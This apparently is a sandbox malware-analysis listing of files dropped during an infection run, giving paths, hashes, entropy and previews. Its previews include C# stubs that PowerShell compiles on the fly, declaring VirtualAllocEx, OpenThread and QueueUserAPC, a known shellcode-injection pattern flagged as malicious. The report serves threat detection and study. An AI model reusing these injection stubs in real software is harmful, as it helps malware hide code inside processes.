Process:	C:\Windows\explorer.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	22
Entropy (8bit):	1.0476747992754052
Encrypted:	false
SSDEEP:	3:pjt/l:Nt
MD5:	76CDB2BAD9582D23C1F6F4D868218D6C
SHA1:	B04F3EE8F5E43FA3B162981B50BB72FE1ACABB33
SHA-256:	8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85
SHA-512:	5E2F959F36B66DF0580A94F384C5FC1CEEEC4B2A3925F062D7B68F21758B86581AC2ADCFDDE73A171A28496E758EF1B23CA4951C05455CDAE9357CC3B5A582 F
Malicious:	false
Preview:	PK.....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.313894914180916
Encrypted:	false
SSDEEP:	3:oVXVPgZTEH8JOGXnFPgZu7n:o9WZ0qGZu7
MD5:	132F51C71609996A338F9AE0F0E78C54
SHA1:	6F31E269704056C7B5491B8A48E92E77E4C86068
SHA-256:	5AFBAB26EA341CCA5D2BAAAF92074150091F07EC37AF940D2858B849F779E513
SHA-512:	42EDF13D837CC2DC6B6EC31441A9E736CB697E289DC56A24400A05EAAB3967855A07471ABF2D553291232D15E19849713C7A8D303F121A7B267B9746A3C21E2
Malicious:	false
Preview:	[2020/12/24 09:21:29.268] Latest deploy version: ..[2020/12/24 09:21:29.268] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RESE3A5.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2212
Entropy (8bit):	2.7675567108521855
Encrypted:	false
SSDEEP:	24:/aDho0l4aHXhKewNlI+ycuZhNBakSPPNnq9Op2FrW9A:SDho0ldxKewf1ulBa3Nq9/f
MD5:	36F098E1094504D4BE5DF5BA69A03664
SHA1:	BB6F3E131F60E154FBCD5B501952096059FFD5B8
SHA-256:	AC39013115EF282109EA8035A30D22DE6E891383B7A9A4EFF5BB9F4CC6FC3DFC
SHA-512:	96D7D31A502473AC2382334610EDA42A65C701FF62FC73A7ADEE0FE7D1423F1D98F3246991ECD32DB53394EC1FB6A003CDE49AC1D08C7E4D9F0C1BFF5F9A39C
Malicious:	false
Preview:	.....V....c:\Users\user\AppData\Local\Temp\xqhvpwja\CSC8240488428EC4188955E47238990560.TMP.....@(....;..d.....7.....C:\Users\user\AppData\Local\Temp\RESE3A5.tmp.-.<.....'...Microsoft (R) CVTRES.r.=..cwd.C:\Windows\system32\WindowsPowerShell\v1.0.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\RESF2B8.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2212
Entropy (8bit):	2.7616662811006214
Encrypted:	false
SSDEEP:	24:/airE4aHxLuQhKewNlI+ycuZhN2RuakSnRvPNnq9OpiFrW9A:SYEdRvKewf1ul2Rua3nRtq9Df
MD5:	67831FBACF5C21123C028A11397CB84E
SHA1:	882AE624FE8E5D5D5A24791E0318A1B2A2AA3CE8
SHA-256:	871150174E0D820BFA4B1D09900AD31BA36DD714E28C64E767FAE9DD1D8F68B7
SHA-512:	351C0F5BE457797984E1F578B6AE92FDB1C946F88C3C6DAA458E11FEED591540730E50B70F19A164B07D9A14A243BB3CEF89E3CB12B4D5C967584C2CCA71D9B2
Malicious:	false
Preview:	.....V....c:\Users\user\AppData\Local\Temp\r1g0ykja\CSC64F5131A8743441E92CD84029AD3C82.TMP.....O1m.#..A3.....7.....C:\Users\user\AppData\Local\Temp\RESF2B8.tmp.-.<.....'...Microsoft (R) CVTRES.r.=..cwd.C:\Windows\system32\WindowsPowerShell\v1.0.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_twtk1mxv.bss.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_twtk1mxv.bss.ps1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wj54lnla.ppb.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\r1g0ykja\CSC64F5131A8743441E92CD84029AD3C82.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0985010854445982
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grycRvGak7YnqqnRvXPN5Dlq5J:+RI+ycuZhN2RuakSnRvPNnqX
MD5:	0B8E4F316DA223909D4133EA91F2F78C
SHA1:	FF0844D45CAFD125B043D715A9CC61E74A2F772A
SHA-256:	32E3B5330A97050DAB4EB6965D19C10581128877FEE75AF4BED5916FCB2AC14B
SHA-512:	786C815D9A4556E78CDEEAE22CA138699F8171B19826B08FFB03A8143D309F57EFABC8AC273F59A039FBC927EDF5A3B7F60444CD92C729DE38BF7B8155691F1
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.1.g.0.y.k.j.a...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...r.1.g.0.y.k.j.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	344
Entropy (8bit):	5.035467407146632
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuoBixcFSRa+eNMdWkSRHq1JkKUDzVjNJlNySnQy:V/DTLDfuoBa9eduJDkdblNySnQy
MD5:	D4D5A517F9067C63FF1E2CD06FF04EFC
SHA1:	0814005B14788AB122B61239F6F9A0DF5E2EA4C1
SHA-256:	456457E03D6545970FAE9EE000DEBD99315D67B26070A927D0FFBA9313557902
SHA-512:	C5161C2C4E1011A84FFE2009735DDE255F3053FF52BE5E233E52E1051B6A4FD2A18F810ED62E91329AFB2F54894D05216C3C12BF1B85AB45DD6F9E6E5D72CDD
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace sekdwtn.{. public class hkxihjq. {. ..[DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();...[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr dbahspdfc,IntPtr flmvoqeoj,uint yatwjvmetq,uint xottwh,uint xisdhsmow);.. }..}.

C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.249552860620919
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723flkJOqzxs7+AEszIN723flkJOP:p37Lvkmb6K2adcWZETad5

C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.cmdline	
MD5:	FEDF72FBAF0AE3A02EC3D671D95BAA75
SHA1:	5C74224C3A3604DCF5C4F90CF752580296CC662B
SHA-256:	76590DFFF46EE208D871031F48184D37D53C2A2F2695082E1747A1209E835BBA
SHA-512:	99AB1003C2AEDA0895C80CF157CB4F4F29813330F20F412952E9F44C57CE1FB6D68D04E5D6321B6CC2A2E240B0EE9F29006BAE9F84475A9A65E471DDE626B6C
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.0.cs"

C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	2.92396073536063
Encrypted:	false
SSDEEP:	48:6ZlAwQ/ZPytC8Jq+xCawX1ul2Rua3nRtq:MAwWUQISuKR
MD5:	970658B4D68B77DACF171054D23A2990
SHA1:	4ED65D8F7B69150B8D5FD0D02192CC65346F5B3F
SHA-256:	14F0D127C7A74F96AF43966E890F6FB23AEFDBCC8023804A73F665F9340A42D2
SHA-512:	2E2EE5C2F68A14AEF7568EF6D5AD9E3CA43EA4F79D4985C399F7D49DD6E702CCA290B857B126476C38E80114F315B6A87FEE7D55658C67293456489D88A4A34
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...+._.....!.....#.. ...@..... .....@.....#..K...@.....` ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...,...#~.....8...#Strings.....#US.....#GUID.....P...#Blob.....G.....%3..... .....7.0..... >..... P.....P ....._.....e.....o.....y....._....._...!._. .._.....%.....>.....P.....'.....<Module>.r1g0ykja.dll.hkxihjq.sekdwtn.mscorlib.System.Object.GetCurrent

C:\Users\user\AppData\Local\Temp\r1g0ykja\r1g0ykja.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\xqhvpwja\CSC8240488428EC4188955E47238990560.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.129905670943464
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry2Qak7Ynqq9VPN5Dlq5J:+RI+ycuZhNBakSPPNnqX
MD5:	858640289204DB103BDFC164EEBEC503
SHA1:	8625C37E27B3A2D68A62617A0FFB8CD0EF285A8B
SHA-256:	24086F60838586C71AD3410C4C46479D082ED9A8ECC70D3F21725478F6A2244E
SHA-512:	EC804A47B1BC61B09E2A5A5EFE028711C91EC793D6498047AE0EEF089BB150CDAFD4DC556DF62F6F57F29850D7DFB98B07EAD97AFD65EB75B62442A93B45107A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...x.q.h.v.p.w.j.a...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...x.q.h.v.p.w.j.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	502
Entropy (8bit):	5.04373620054569
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zu2IPFFDSRa+rKkSRnA/fyFKvbpFO41kSR7a1GphfXkSRrhYy:V/DTLDfu2Qc9rgnA/PvbpFRhphrhYy
MD5:	0D1C0BD44D28AD43DEB9258AA123E80D
SHA1:	F7B712E4C18DF96BD4045D5DB9735172AF42F79E
SHA-256:	CA05CF7C9B3B13FC2F81A65EC43DC19B46902295CF6B2C64F28A0DC86AE6E1EA
SHA-512:	856B5717E1C0AE19A7B424337302F4AAA56D31AED09766E1147BE463C72755479F69CA463DB3419CCDE5A88AA6484FADB8B264C0566216EC16E8625103FFD82I
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace mpppdm.{. public class vvhie. {. ..[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();...[DllImport("kernel32")].public static extern IntPtr OpenThread(uint qdeejbyjv,uint sqsylpmmv,IntPtr lwxbrb);...[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr tljoiwbxa,IntPtr uhsqxhr,IntPtr ueqsp);...[DllImport("kernel32")].public static extern void SleepEx(uint sthbvq,uint wnltg);.. }..}.

C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.3120679504497215
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fLVSdzxs7+AEszIN723fLVS4:p37Lvkmb6K2aD4dWZETaD44
MD5:	6BCDB8862C634C0AE1201D0646AF2557
SHA1:	1454DBE830DA1DF951F3354601951492BBDEF481
SHA-256:	2A405251F26B7A6D6B0FB859C3FBB3455BBF8775CA5316C7E5AF6DF2C49CBEBA
SHA-512:	A3AD1216C011BAD8DBBC5EDF1D8CA12AFDBB51FE6282BFCB6B861819A963A6302C94FB8F73434830AE510FF86C816509EE31C4472BC40892AE92775D3DD140D
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.0.cs"

C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.7108188138276326
Encrypted:	false
SSDEEP:	24:etGSe8mm08TVs/qgR4tzyVJrHONbDK6YB4BL8tkZfzBzSHI+ycuZhNBakSPPNnq:6oeTSvR4tzyVRHnB4BLjJz61ulBa3Nq
MD5:	AC053B0041524AB8A894DC7DC85CA114
SHA1:	72601703377F02E2784B1D32E244B0136D43E648
SHA-256:	974410A0D53EC6D51163F593F2330EF8884DDCF7083B1BD632B3AD62E2888BD8
SHA-512:	BDF7B109E7A893E21500C63853A062C46470735EBA1CDDC7DF78FBFE3A203B68CBF111B5EC9B533A0223C7A035756433C847113FF2F883DFADC5FFE0EBF2DB8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'._.....!.....N$... ...@..... ....@.....#..S....@.....`..... ..... ..H.....text...T.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...l...#~.....X...#Strings....0.....#US.8.....#GUID...H...X...#Blob.....G.....%3..... .....4.-.....:..... ;..... N..... Y..... f....P .....n."......t.....~.....n.&...n."..!.n.+...n."....0.....9.M....;.....N... ....Y.....f.....$.....<Module

C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA

C:\Users\user\AppData\Local\Temp\xqhvpwja\xqhvpwja.out	
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF11859F0CE418C879.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.37132235499520794
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+EivAvhvNIvNIlNUHXlNUHtlNUHe:kBqoxKAuvScS+EilZCCKXKtKe
MD5:	F87A36FDDD96E4DD5B027C6BF63F0E30
SHA1:	0029F68B8110AAF47572293006A55F492D7ADD56
SHA-256:	83F5E094881E11CE933C89B5B2B4F03249747A345E013245B4849BCEF6B31BEC
SHA-512:	2B1FEBB8C0157D8240BCFC5EAFFB6008199076389C81221AF609649B65DAF9A30F53030480FE4BD01C1E911AF3263E06125163DEA1CEA348A80458EFA0DF5C9
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF1646937B045BC3DA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.375825122122797
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+/hsAshsNIsNImNUHXmNUHtmNUHe:kBqoxKAuvScS+/hDqxhnXntne
MD5:	137D88466C66B846AF424580522605DA
SHA1:	856F616E97973669733D47C22DEA88E1D24EAC61
SHA-256:	51FDAB6FB59448DAF17B74291568B57B70120FDB78E13F55F568E52030C3176F
SHA-512:	475FA4E82C7FA1EBF9763F92202A0F00A50BA5FFB5429593A0CD28B696F2934C8070830D50BB44C26DD825DB019D8AC4958CD512D5A13E7147CBCC8F4CDDF7 A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF1B1DBFA3EAAA43B8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.37473629701616185
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+BTDiAihiNIiNIsNUHXsNUHtsNUHe:kBqoxKAuvScS+BTDNMPflXltle
MD5:	44200671A5F600B54347A32F1D025A10
SHA1:	E28F03BDE035EBE9935BACE3886490DA4FFFEFC2
SHA-256:	F216D6CF08793F41F330913F0C0BB03A93B7B13A31098FCCE21A34F18B708057
SHA-512:	0EA09E7084FBAEF2B694BF078E62948647D9A4B52D0D916DA27DA84B049E2B6291BB14A2DBBBE72FD56A21FAAE46A51250F107EC8F666E9260629E092B13631
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF353841425800A3EB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\~DF353841425800A3EB.TMP	
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.37460497815775
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+0S/A/h/NI/NINNUHXNNUHtNNUHe:kBqoxKAuvScS+0SYpySCXCtCe
MD5:	C4147132309B647849105AC9D68E711D
SHA1:	B8F553EA146033BF8E9BF9CBBE3DFB41F1CA67AD
SHA-256:	828DFD7CF11F1E89C7F6D53F216DEB2C504AF22CC233B427B31CA3034746BCF1
SHA-512:	8D093E37026A440DE6C0C67E560491F34D76E500AD25F793163DAE751C40327A8AE1141D2586924AF01B1AC2AB3A299CEC0C405CEFC9C72FCD92F64CCD8E314
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF64557C5276C97698.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.37582512212279706
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+5XaAahaNIaNIoNUHXoNUHtoNUHe:kBqoxKAuvScS+5XF03HZXZtZe
MD5:	72D7408B7A4FC76AAA8C3060E90F684B
SHA1:	52BE9AD67A63399429234859504180E87CF8ECF
SHA-256:	9D7B7B012DBF73E180578D60F6758383C75C530318B11C2D598150535E1C29C4
SHA-512:	C77C6407E1193B5212B616726710CA3364EC837CA915BA99F0C737BE9D04135FDF4157022CD1FFB154ABB797AA776715249B2BA2F942EA08779DF5A77170505F
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF709AE905AEF802CA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.3750039206880085
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+UyfAfhfNIfNIVNUHXVNUHtVNUHe:kBqoxKAuvScS+Uy4JSyaXatae
MD5:	66287218A994E4276F8075B1C8659562
SHA1:	441981933374FA397BDE6F8DA3515753C932FF4B
SHA-256:	665A69F849A7A876C333FB866F2D46617298A40FDFBFE5781E04A3FEF1403929
SHA-512:	1BCE5D7AC6C2C225AD960F101065FF302B5414FA588407A8F0528AC446217EEC2BD727444BF853DBE0425A667581BBB37E7D9D0FD0969E00DB5E27FBEA9BD647
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFA3603797F71A738A.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	15397
Entropy (8bit):	1.5836593011488722
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lln9lln9loV9lo19lWGv/KGlKG2GAaJzaltYBFaXUlbD2+2mp52lAw:kBqoIeA0YBTI2vmpcbn9f
MD5:	70617EAE1DE7B88AF34D42C7E43C0125
SHA1:	0EFE52ADD752CC0A4D996E37936F5F86935535A8
SHA-256:	30561D0992189E8848CD53857D5C4000785224E3BB734370D9BA485C5895B606
SHA-512:	9DF2F4F1FDBE7E16D14A6A94D8C6FB3322161623747906A1680A5253751B14FCEEBFD6B0F80494FCCA5607C45A59E4469E60668EC5853D8B112E194B0336F90F

C:\Users\user\AppData\Local\Temp\~DFA3603797F71A738A.TMP	
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFA4C86E0B864A7E93.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.3748718441476195
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+Z36A6h6NI6NI0NUHX0NUHt0NUHe:kBqoxKAuvScS+Z3lUXn9X9t9e
MD5:	593006FFEBA10A74B54605453DCC03CA
SHA1:	6D214078D0083CF2E4B7016250ECC677AC8FEB4C
SHA-256:	1A73520BA4C936EEEA78319EF6CE3CE7B224C4977FF3BF6968293D89AD567AD6
SHA-512:	4AE24C63DAF267FC6A72DC7713D54D368C7354047BB8E93809A75D6CD0E425AB698179736C9F3BC510AADED77DF6977C6DFD9C1EB28E50BA4088E8C976903C 1
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFAF1A2F0656D99F13.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.3745119228132923
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+qMZAZhZNIZNIfNUHXfNUHtfNUHe:kBqoxKAuvScS+qMWfMsMXMtMe
MD5:	B57E03F4B608C78CB7BD3536B3E1CA26
SHA1:	3105E6A780ECCDCBA90DBDD1D3FA08C72D642A1D
SHA-256:	42A6339EBB4E210E4911965D99C48265EAB24453711326E84F30586D7A5D08E1
SHA-512:	7C446A9E98F73BCEA81E05E58038AB16E6592867764DAE68A268B5D014BB7C50BE87A469D34DFAF10BBFEC9D7A8CD86D9BA335B5C09BE5C707F49BB5D2893E A8
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFBE97E048CA6F4955.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38753
Entropy (8bit):	0.37223228638007483
Encrypted:	false
SSDEEP:	48:kBqoxKAuvScS+BwB2BrABrhBrNIBrNIfrNUHXfrNUHtfrNUHe:kBqoxKAuvScS+eYSbIIoXotoe
MD5:	DE0DE10252C2E060DEE0CBCD79E3CCD9
SHA1:	10522E3D7D0DC66E6AE9D11711124F9884F2A1C3
SHA-256:	816951C1E260117CAB19299B843C1B251B8812D512A33D8B45E28C0BCD68F2B8
SHA-512:	5B3E4C54D0A9A420ACDCDE1B158BA970797D48A3F2DD54894A38B9737943FB291AC38205C55B608E81E6C3342788883DE232E72F25D7B83DAE730A5D84B6E49
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC2435DFFEF16A3A4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DFC2435DFFEF16A3A4.TMP	
Size (bytes):	38753
Entropy (8bit):	0.3755739070557439
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+l/lhlDlqlxlhXlXXltXle:kBqoxKAuqR+FrJ4brdnA
MD5:	D023359207D72718A2A63E1E35EBD919
SHA1:	5765C32A88A92F1380BB25E7F97088ADABA8C8E8
